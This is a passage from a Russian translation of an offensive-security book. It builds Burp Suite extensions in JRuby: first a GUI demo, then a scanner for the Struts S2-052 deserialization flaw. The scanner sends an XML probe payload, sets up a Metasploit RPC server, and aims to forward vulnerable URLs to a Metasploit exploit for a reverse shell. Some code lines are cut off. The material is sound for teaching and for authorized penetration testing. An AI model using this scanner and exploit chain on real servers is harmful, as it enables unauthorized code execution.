        Color.new(255, 102, 0)
      )
    )
  end

  def getTabCaption
    @itab_caption
  end

  # ITab::getUiComponent
  def getUiComponent
    @itab
  end
end
```

Листинг 15-3.6: burp_gui.rb — подвкладка и метка

Мы создали новый Suite ITab, как объясняли ранее, а затем начали с создания новой подвкладки с текстом заголовка «Black Hat Ruby | SubTab» и добавили её в родительскую вкладку (iTab). Внутри этой подвкладки мы создали новую метку с заголовком «Black Hat Ruby | Label» и изменили её цвет. Она также добавляет всплывающую подсказку. Мы также задали настройки границы подвкладки, чтобы заголовок появлялся в верхнем левом углу подвкладки, и изменили его цвет и шрифт.

Пока всё хорошо. Теперь мы реализуем последнюю функциональность — контекстное меню. Контекстное меню — это просто меню, вызываемое правой кнопкой мыши, которое появляется, когда вы щёлкаете правой кнопкой мыши в Burp. Это контекстное меню также требует компонентов из Java и Burp (burp.IContextMenuFactory, burp.IContextMenuInvocation), которые включены в модуль JPackages.

4. Создайте контекстное меню, которое позволит пользователю взаимодействовать, нажимая правую кнопку мыши. Это меню должно перечислять наши пользовательские модули динамическим способом

5. Реализуйте отслеживание щелчков мыши для мониторинга местоположения курсора пользователя и определения, взаимодействует ли пользователь с UI, а также для отражения географического местоположения курсора обратно в Ruby-скрипт

Всё, что нам нужно для построения контекстного меню, — это зарегистрировать меню в callbacks Burp, а затем создать новый метод под названием createMenuItems()

для построения нашего меню и его действий. Объект invocation — это объект IContextMenuInvocation (задачи контекстного меню). Давайте посмотрим, как будет выглядеть код.

ПРИМЕЧАНИЕ. Следующие строки содержат код require для функциональностей 6 и 7 только.

```
class BurpExtender
  include JPackages
  include GUI

  def registerExtenderCallbacks(callbacks)
    @callbacks = callbacks
    extension_name = 'BlackHat Ruby'
    @callbacks.setExtensionName("#{extension_name} | GUI Extension")
    @callbacks.registerContextMenuFactory(self)
  end

  def createMenuItems(invocation)
    book_modules = [
      'Module 1 | Introduction',
      'Module 2 | Hacker\'s everyday codes in Ruby',
      'Module 3 | System Hacking',
      'Module 4 | Network Hacking',
      'Module 5 | Web Hacking',
      'Module 6 | Exploitation'
    ]

    main_menu = JMenu.new('<html><b>Black Hat Ruby | Modules Menu</b></html>'
    book_modules.each do |mod|
      item = JMenuItem.new(mod)

      item.addActionListener {
        showMessageDialog({title: mod, message: "#{current_context(invocation
      }

      main_menu.add(item)
    end

    [main_menu]
```

```
  end

  def current_context(invocation)
    case invocation.invocation_context
    when 9  then "You're in an Intruder attack results"
    when 8  then "You're in the Intruder payload positions editor"
    when 0  then "You're in a request editor"
    when 1  then "You're in a response editor"
    when 2  then "You're in a non-editable request viewer"
    when 3  then "You're in a non-editable response viewer"
    when 6  then "You're in the Proxy history"
    when 7  then "You're in the Scanner results"
    when 10 then "You're in a search results window"
    when 5  then "You're in the Target site map table"
    when 4  then "You're in the Target site map tree"
    else
      "Oh, how did you get there?"
    end
  end
end
```

Листинг 15-3.7: burp_gui.rb — контекстное меню

Ровно так, как мы объяснили: мы зарегистрировали контекстное меню в Burp, создали экземпляр основного элемента контекстного меню с жирным текстом «Black Hat Ruby | Modules Menu». Затем мы создаём экземпляры элементов подменю под основным элементом для каждого модуля. Мы также добавили обработчик действия (действие, которое происходит, когда вы щёлкаете (левой кнопкой) по элементу). Как только пользователь щёлкает по элементу подменю, появляется окно сообщения с нажатым модулем в качестве заголовка и местом щелчка в качестве сообщения. Мы получаем место щелчка из объекта invocation, где мы разрешаем все местоположения с помощью метода current_context(). Как только созданное подменю инициализировано и настроено, мы добавляем его в основное контекстное меню. Убедитесь, что ваш метод возвращает ваше основное меню как массив.

И последнее, но не менее важное: давайте посмотрим на полный код нашего расширения во всём его величии.

```
require 'java'

module JPackages
```

```
  # Java's Interfaces
  include_package javax.swing
  include_package 'javax.swing.border'
  include_package java.awt

  # Burp's Interfaces
  include_package 'burp'
  include IBurpExtender
  include IContextMenuFactory
  include IContextMenuInvocation
  include ITab
end

class Object
  def self.const_missing(class_name) JPackages.const_get(class_name); end
end

module GUI
  include JPackages

  def showMessageDialog(opts={})
    JPackages::JOptionPane.showMessageDialog(nil, opts[:message], opts[:title
  end
end

class BurpExtender
  include JPackages
  include GUI

  def registerExtenderCallbacks(callbacks)
    @callbacks = callbacks
    extension_name = 'BlackHat Ruby'
    @callbacks.setExtensionName("#{extension_name} | GUI Extension")

    @itab = JTabbedPane.new
    @itab_caption = 'Black Hat Ruby | iTab'
    @callbacks.customizeUiComponent(@itab)
    @callbacks.addSuiteTab(self)
```

```
  panel = JPanel.new
  @itab.addTab('Black Hat Ruby | SubTab', panel)

  label_title = '<html><h1>' + "Black Hat Ruby | Label" + '</h1></html>'
  label_col = Color.new(255, 102, 0)

  label = JLabel.new
  label.setText(label_title)
  label.setForeground(label_col)
  label.setToolTipText("Where Ruby Goes Evil!")

  panel.setBorder(
    BorderFactory.createTitledBorder(
      nil, label_title,
      TitledBorder::LEFT,
      TitledBorder::TOP,
      Font.new("Times New Roman", 1, 20),
      Color.new(255, 102, 0)
    )
  )

  @callbacks.registerContextMenuFactory(self)

  extension_info(extension_name)
  greeting(extension_name)
end

# Context menu
def createMenuItems(invocation)
  book_modules = [
    'Module 1 | Introduction',
    'Module 2 | Hacker\'s everyday codes',
    'Module 3 | System Hacking',
    'Module 4 | Network Hacking',
    'Module 5 | Web Hacking',
    'Module 6 | Exploitation'
  ]

  main_menu = JMenu.new('<html><b>Black Hat Ruby | Modules Menu</b></html>'
```

```
    book_modules.each do |mod|
      item = JMenuItem.new(mod)
      item.addActionListener {
        showMessageDialog({title: mod, message: "#{current_context(invocation)
      }

      main_menu.add(item)
    end

    [main_menu]
  end

  def current_context(invocation)
    case invocation.invocation_context
    when 9  then "You're in an Intruder attack results"
    when 8  then "You're in the Intruder payload positions editor"
    when 0  then "You're in a request editor"
    when 1  then "You're in a response editor"
    when 2  then "You're in a non-editable request viewer"
    when 3  then "You're in a non-editable response viewer"
    when 6  then "You're in the Proxy history"
    when 7  then "You're in the Scanner results"
    when 10 then "You're in a search results window"
    when 5  then "You're in the Target site map table"
    when 4  then "You're in the Target site map tree"
    else
      "Oh, how did you get there?"
    end
  end

  def getTabCaption
    @itab_caption
  end

  def getUiComponent
    @itab
  end

  def greeting(extension_name)
```

```
    type, major_v, minor_v = @callbacks.get_burp_version
    showMessageDialog(
      {
        title: "Welcome to #{extension_name}",
        message:
          "Thank you for installing #{extension_name}!\n\n" +
          "- Burp Type: " + "#{type}\n" +
          "- Burp Version: " + "#{major_v}.#{minor_v}",
        level: 1
      }
    )
  end

  def extension_info(extension_name)
    msg = "[+] Great! you've installed '#{extension_name}' successfully!\n"
    msg << "-" * 100 + "\n" +
      "Extension: #{extension_name} Extension\n" +
      "Author   : Sabri Hassanyah | @KINGSABRI\n" +
      "WebSite  : http://BlackHatRuby.com\n"
    puts msg
  end
end
```

Листинг 15-3.8: burp_gui.rb — полный код

Если мы реализовали всё правильно, вы увидите следующее:

- Всплывающее окно приветствия после загрузки расширения.

```
[+] Great! you've installed 'BlackHatRuby' successfully!
--------------------------------------------------------------------------------
Extension: BlackHatRuby Extension
Author   : Sabri Hassanyah | @KINGSABRI
WebSite  : http://BlackHatRuby.com

Thank you for installing BlackHatRuby!
- Burp Type: Burp Suite Professional
- Burp Version: 2.1.01
```

Рисунок 15-5: Вывод в вывод Burp при загрузке расширения burp_gui




Рис. 17: Рисунок 15-5

- Новая вкладка и подвкладка с метками.

Рисунок 15-6: Созданы новая вкладка и подвкладка с меткой




Рис. 18: Рисунок 15-6

- Контекстное меню, если вы щёлкните правой кнопкой мыши по кликабельной области.

Рисунок 15-7: Создано новое контекстное меню с подменю




Рис. 19: Рисунок 15-7

- Всплывающее сообщение, которое сообщает, где вы щёлкнули, при нажатии на одно из имён модулей.

Рисунок 15-8: Окно сообщения показывает, где было нажато подменю




Рис. 20: Рисунок 15-8

НАПИСАНИЕ РАСШИРЕНИЯ СКАНЕРА BURP, ВООРУЖЁННОГО METASPLOIT

Часто меня вдохновляют API инструмента больше, чем сам инструмент. Так как мы используем Burp, мы находим множество расширений для сканирования и обнаружения известных уязвимостей. Однако мы не видим много инструментов, которые связывают свои сканеры с инструментами эксплуатации, такими как Burp и Metasploit. И Burp, и Metasploit имеют гибкие API, которые могут работать друг с другом, чтобы сделать наш сканер более атакующим.

Идея состоит в том, чтобы построить расширение сканера для поиска уязвимости Struts-S2-052 (CVE-2017-9805) и отправить уязвимый URL в модуль Metasploit struts2_rest_xstream через RPC API Metasploit, чтобы эксплуатировать уязвимый сервис. Кроме того, расширение должно сообщить вам, был ли эксплойт успешно выполнен и получили ли вы reverse-шелл meterpreter. Расширение должно обладать следующими функциональностями:

1. Пассивно и активно сканировать цель на уязвимость Struts2. (Если она уязвима, добавить находку в область отчёта в Burp.)

2. Создать контекстное меню для отправки URL цели в Metasploit для эксплуатации.

Прежде чем мы начнём создавать наше расширение, давайте быстро представим и настроим наш сервер Metasploit RPC. RPC API Metasploit является частью основного компонента Metasploit. Он преобразует функциональности Metasploit в RPC API. Цель здесь — иметь работающий сервер Metasploit RPC вместе с msfconsole для взаимодействия с Meterpreter всякий раз, когда мы успешно эксплуатируем уязвимость.

Существует много способов установить сервис, но чтобы избежать отступлений о MSFRPC, мы будем использовать лучший способ — msfconsole для запуска нашего сервера.

```
$ msfconsole -q

msf > load msgrpc ServerHost=0.0.0.0 ServerPort=55553 User=bhr Pass='BHRuby' S

[*] MSGRPC Service: 0.0.0.0:55553 (SSL)
[*] MSGRPC Username: bhr
[*] MSGRPC Password: BHRuby
[*] Successfully loaded plugin: msgrpc
```

То, что мы только что сделали, — создание сервера MSFRPC для приёма соединений на всех интерфейсах 0.0.0.0 и прослушивание на порту 55553/TCP. Он имеет имя пользователя «bhr» и пароль «BHRuby», а также принудительное SSL-зашифрованное соединение. Для RPC-клиента Metasploit предоставил gem под названием msfrpc-client, который берёт на себя всю тяжёлую работу. Итак, давайте установим его и посмотрим, как мы можем его использовать.

Установка gem msfrpc-client

```
$ gem install msfrpc-client
```

Давайте быстро попробуем это в Pry.

```
>> require 'msfrpc-client'

>> user = 'cool'
>> pass = 'looc'
>> opts = {
     host: "127.0.0.1",
     port: 55553,
     uri: "/api/",
```

```
    ssl: true
  }

>> rpc = Msf::RPC::Client.new(opts)
>> rpc.login(user, pass)
=> true

>> rpc.call('core.version')
=> {"version"=>"4.17.25-dev-", "ruby"=>"2.4.1 x86_64-linux 2017-03-
22", "api"=>"1.0"}
```

Как вы можете видеть, используются те же настройки, что и на сервере. Клиент пытается установить соединение, вызывая метод login(), который возвращает true, если аутентификация была принята. Затем мы отправили команду core.version, которая спрашивает RPC-сервер о его версии, используя метод call(). Мы будем часто использовать это. Давайте быстро перейдём к основному расширению — части сканера.

Установка gem msfrpc-client для JRuby

Это было установлено и протестировано на Ruby, а не на JRuby, который не виден нашему расширению. Чтобы исправить это, мы должны установить gem именно в наш JAR-файл JRuby. Давайте быстро сделаем это.

```
$ java -jar jruby-complete-9.2.5.0.jar -S gem install --user-install msfrpc-
client
```

Из этого кода мы понимаем, что использовали JRuby для установки gem в каталог ~/.gem/jruby//gems/.

Давайте определим уязвимость, которую мы будем эксплуатировать. Уязвимость Struts-S2-052 (CVE-2017-9805) — это дефект десериализации в плагине REST, который использует XStream для десериализации без какой-либо фильтрации входных данных. Это привело к удалённому выполнению кода (RCE) при десериализации произвольного XML-payload’a. Если эксплойт успешно сработает, сервер ответит ошибкой HTTP 500 со страницей tomcat, содержащей «java.security.Provider$Service» вместе с другими данными.

Теперь давайте перейдём к нашей основной функции — созданию расширения сканера Burp. В основном Burp требует два интерфейса для запуска поведения сканера. Первый интерфейс — IScannerCheck, обязательный для действий сканирования. Второй интерфейс — IScanIssue, отвечающий за сообщение о находке на дашборд Burp.

Интерфейс IScannerCheck включает два основных метода для пассивного и активного сканирования, и их имена описывают их функциональность — doPassiveScan и doActiveScan.

Burp будет передавать каждый запрос и ответ этим методам, как только Burp их найдёт. Этот интерфейс должен быть зарегистрирован в нашем основном методе registerExtenderCallbacks.

Интерфейс IScanIssue работает как шаблон для отчётов о проблемах Burp с методами для имени уязвимости, типа, серьёзности, деталях, исправлении и так далее. Итак, давайте строить наше расширение шаг за шагом.

Регистрация расширения сканера

Ради ясности я уберу весь код, связанный с GUI, так как мы уже это обсуждали, за исключением контекстного меню. Чтобы сообщить Burp, что это расширение сканера, мы регистрируем интерфейс IScannerCheck. Наш основной метод будет выглядеть следующим образом.

```
require 'java'
require 'msfrpc-client'

java_import 'burp.IBurpExtender'
java_import 'burp.IScannerCheck'
java_import 'burp.IScanIssue'
java_import 'burp.IRequestInfo'
java_import 'burp.IContextMenuFactory'
java_import javax.swing.JMenu
java_import javax.swing.JMenuItem

class BurpExtender
  include IBurpExtender, IScannerCheck, IScanIssue, IContextMenuFactory

  def registerExtenderCallbacks(callbacks)
    @callbacks = callbacks
    @helpers = callbacks.getHelpers
    @callbacks.setExtensionName("Struts-S2-052 Weaponized Scanner")
    @callbacks.registerContextMenuFactory(self)
    @callbacks.registerScannerCheck(self)
  end
end
```

Листинг 15-4.1: Struts_S2-052_pwn.rb — регистрация сканера

Вы могли заметить требуемый «msfrpc-client» в коде. Мы будем использовать его в нашем контекстном меню (которое мы зарегистрировали) далее в этом примере. И затем мы зарегистрировали сканер.

Создание класса пользовательской проблемы

Вне класса BurpExtender давайте построим наш класс шаблона уязвимости Struts2, который должен явно содержать именованные методы с использованием интерфейса Burp IScanIssue следующим образом.

```
Struts2 = Struct.new(
  :getUrl, :getIssueName, :getIssueType,
  :getSeverity, :getConfidence, :getIssueDetail,
  :getIssueBackground, :getRemediationDetail, :getRemediationBackground,
  :getHttpMessages, :getHttpService
)
```

Листинг 15-4.2: Struts_S2-052_pwn.rb — создание класса для нашего уязвимого сканера с его атрибутами

Всё верно. Это так просто, если вы хотите всё упростить. Вы можете задаться вопросом, почему это намного короче, ведь в официальном репозитории 56 строк кода. Ответ таков: в Ruby всегда есть лучший способ. Итак, в нашем случае лучший способ — использовать класс struct для построения нашего шаблона, так как от нашего класса шаблона не ожидается ничего, кроме класса с конкретными именами методов в качестве атрибутов.

Написание пассивного сканера

Вернёмся к классу BurpExtender. Мы начнём писать наш пассивный сканер, используя метод doPassiveScan. Этот метод получает объект IHttpRequestResponse, приходящий от Burp. Пассивное сканирование — это по сути любое сканирование, которое не отправляет никаких запросов для дальнейшей проверки существования слабости. Вместо этого оно проверяет запрос и/или ответ, а затем на основе правил определяет, есть ли уязвимость или нет. Мы создадим метод под названием vulnerable?() для выполнения базовых операций, чтобы метод doPassiveScan() оставался как можно более чистым.

```
def doPassiveScan(base_req_res)
  issues = []
```

```
  if base_req_res.getResponse && vulnerable?(base_req_res.getResponse)
    struts2 = Struts2.new
    struts2.getIssueName = 'BHR | Struts-S2-052 (CVE-2017-9805) | Passive'
    struts2.getIssueType = 0x00101101
    struts2.getUrl = @helpers.analyzeRequest(base_req_res).getUrl
    struts2.getSeverity = 'High'
    struts2.getConfidence = 'Firm'
    struts2.getIssueBackground = "Response: 'java.security.Provider$Service'"
    struts2.getIssueDetail = 'XML deserialization without any type filtering'
    struts2.getRemediationBackground = 'Upgrade to Apache Struts'
    struts2.getHttpMessages = [base_req_res]
    struts2.getHttpService = base_req_res.getHttpService
    issues.push(struts2.to_java(IScanIssue))
  end

  return issues
end

def vulnerable?(response)
  success = 'java.security.Provider$Service'.bytes
  search = @helpers.indexOf(response, success, true, 0, response.length)
  search.positive? ? true : false
end
```

Листинг 15-4.3: Struts_S2-052_pwn.rb — пассивный сканер

Burp ожидает увидеть метод doPassiveScan(), чтобы его пассивный сканер включил и обернул все эти операции сканирования, где Burp передаёт все запросы и ответы в аргумент этого метода (base_req_res). Этот метод проверяет две вещи: содержит ли данный объект IHttpRequestResponse ответ и содержит ли этот ответ доказательства, подтверждающие, что это может быть уязвимый хост. Он также создаёт экземпляр нашего класса шаблона проблемы, где мы присваиваем имя проблемы, серьёзность, уверенность, детали, исправление и другое. Он преобразует объект struts2, который по сути является объектом Ruby, в объект IScanIssue (то есть преобразует его в Java-объект). Обратите внимание, что мы создали метод под названием vulnerable?(), который является просто простым методом, проверяющим, содержит ли ответ строку-индикатор, которая указывает, что сервер уязвим. Он использует метод indexOf() из объекта helpers, который позволяет вам искать массив байтов (нашу строку) в другом массиве байтов (полном теле ответа). Затем он возвращает индекс первого совпадения. Если совпадения нет, он возвращает -1. Наконец, он проверяет, является ли поиск положительным, а

затем строка существует в ответе, что подтверждает, что цель уязвима.

Консолидация дублирующихся проблем

При тестировании мы можем отправлять один и тот же запрос повторно на один и тот же URL и параметр, что приводит к дублированию отчётов. Следующий метод является частью интерфейса IScannerCheck и исправляет эту проблему. Мы разместим этот метод в классе BurpExtender и используем его для удаления дубликатов.

```
def consolidateDuplicateIssues(existingIssue, newIssue)
  existingIssue.getIssueName == newIssue.getIssueName ? -1 : 0
end
```

Листинг 15-4.4: Struts_S2-052_pwn.rb — удаление дублирующихся находок

На этом этапе у вас есть полностью пассивное расширение сканера, которое сообщает об уязвимости всякий раз, когда видит ответ, содержащий строку «java.security.Provider$Service».

Написание активного сканера

Активное сканирование ничем не отличается от пассивного, но оно принимает ещё один фрагмент данных (объект IScannerInsertionPoint), который отвечает за манипулирование параметром и точкой вставки payload’а. Чтобы всё было просто, мы не будем использовать этот объект в нашем расширении, так как всё, что нам нужно сейчас, — это «application/xml», сделать все запросы POST-запросами, а затем добавить наш payload в тело POST.

```
def doActiveScan(base_req_res, insertion_point)
  issues = []
  analyzed_req = @helpers.analyzeRequest(base_req_res)

  headers = analyzed_req.getHeaders.to_a
  headers[0].gsub!(/\S*/, 'POST')
  headers.push('Content-Type: application/xml').uniq!

  evil_http_msg = @helpers.buildHttpMessage(headers, payload.bytes)
  evil_req_res = @callbacks.makeHttpRequest(base_req_res.getHttpService, evil

  return nil unless vulnerable?(evil_req_res.getResponse)
```

```
  struts2 = Struts2.new
  struts2.getIssueName = 'BHR | Struts-S2-052 (CVE-2017-9805) | Active Scan'
  struts2.getIssueType = 0x00101101
  struts2.getUrl = @helpers.analyzeRequest(evil_req_res).getUrl
  struts2.getSeverity = 'High'
  struts2.getConfidence = 'Certain'
  struts2.getIssueBackground = "Response: 'java.security.Provider$Service'"
  struts2.getIssueDetail = 'XML deserialization without any type filtering'
  struts2.getRemediationBackground = 'Upgrade to Apache Struts'
  struts2.getHttpMessages = [evil_req_res]
  struts2.getHttpService = evil_req_res.getHttpService

  issues.push(struts2.to_java(IScanIssue))
  return issues
end

def payload
  <<~PAY
  <map>
    <command>
      <string>whoami</string>
    </command>
  </map>
  PAY
end
```

Листинг 15-4.5: Struts_S2-052_pwn.rb — активный сканер

Burp ожидает увидеть метод doActiveScan(), чтобы его активный сканер включил и обернул все эти операции сканирования, где Burp передаёт все запросы и ответы в аргумент этого метода (base_req_res). Он также анализирует и HTTP-запросы, и ответ, чтобы извлечь больше информации позже. Сканер изменит любой входящий запрос на POST-запрос и установит content-type заголовка на application/xml. В этот момент сканер готовит свой вредоносный запрос, создавая новое HTTP-сообщение, которое включает изменённые заголовки и payload как байты, а затем отправляет построенное сообщение на ту же текущую цель и получает объект IHttpRequestResponse этого запроса. Если ответ уязвим, он сообщит об этом в оповещения об уязвимостях Burp, в противном случае вернёт nil, чтобы проверить следующий запрос.

Отлично, достижение этой точки означает, что вы успешно завершили ваше расши-

рение для пассивного и активного сканирования. Загрузите ваше расширение в Burp и попробуйте протестировать расширение на любой уязвимой цели. Я использовал бесплатные упражнения PentesterLab для лаборатории s2-052. Вы должны получить результат, похожий на следующий.

Рисунок 15-9: Отчёт об уязвимости Burp для активного и пассивного сканирования

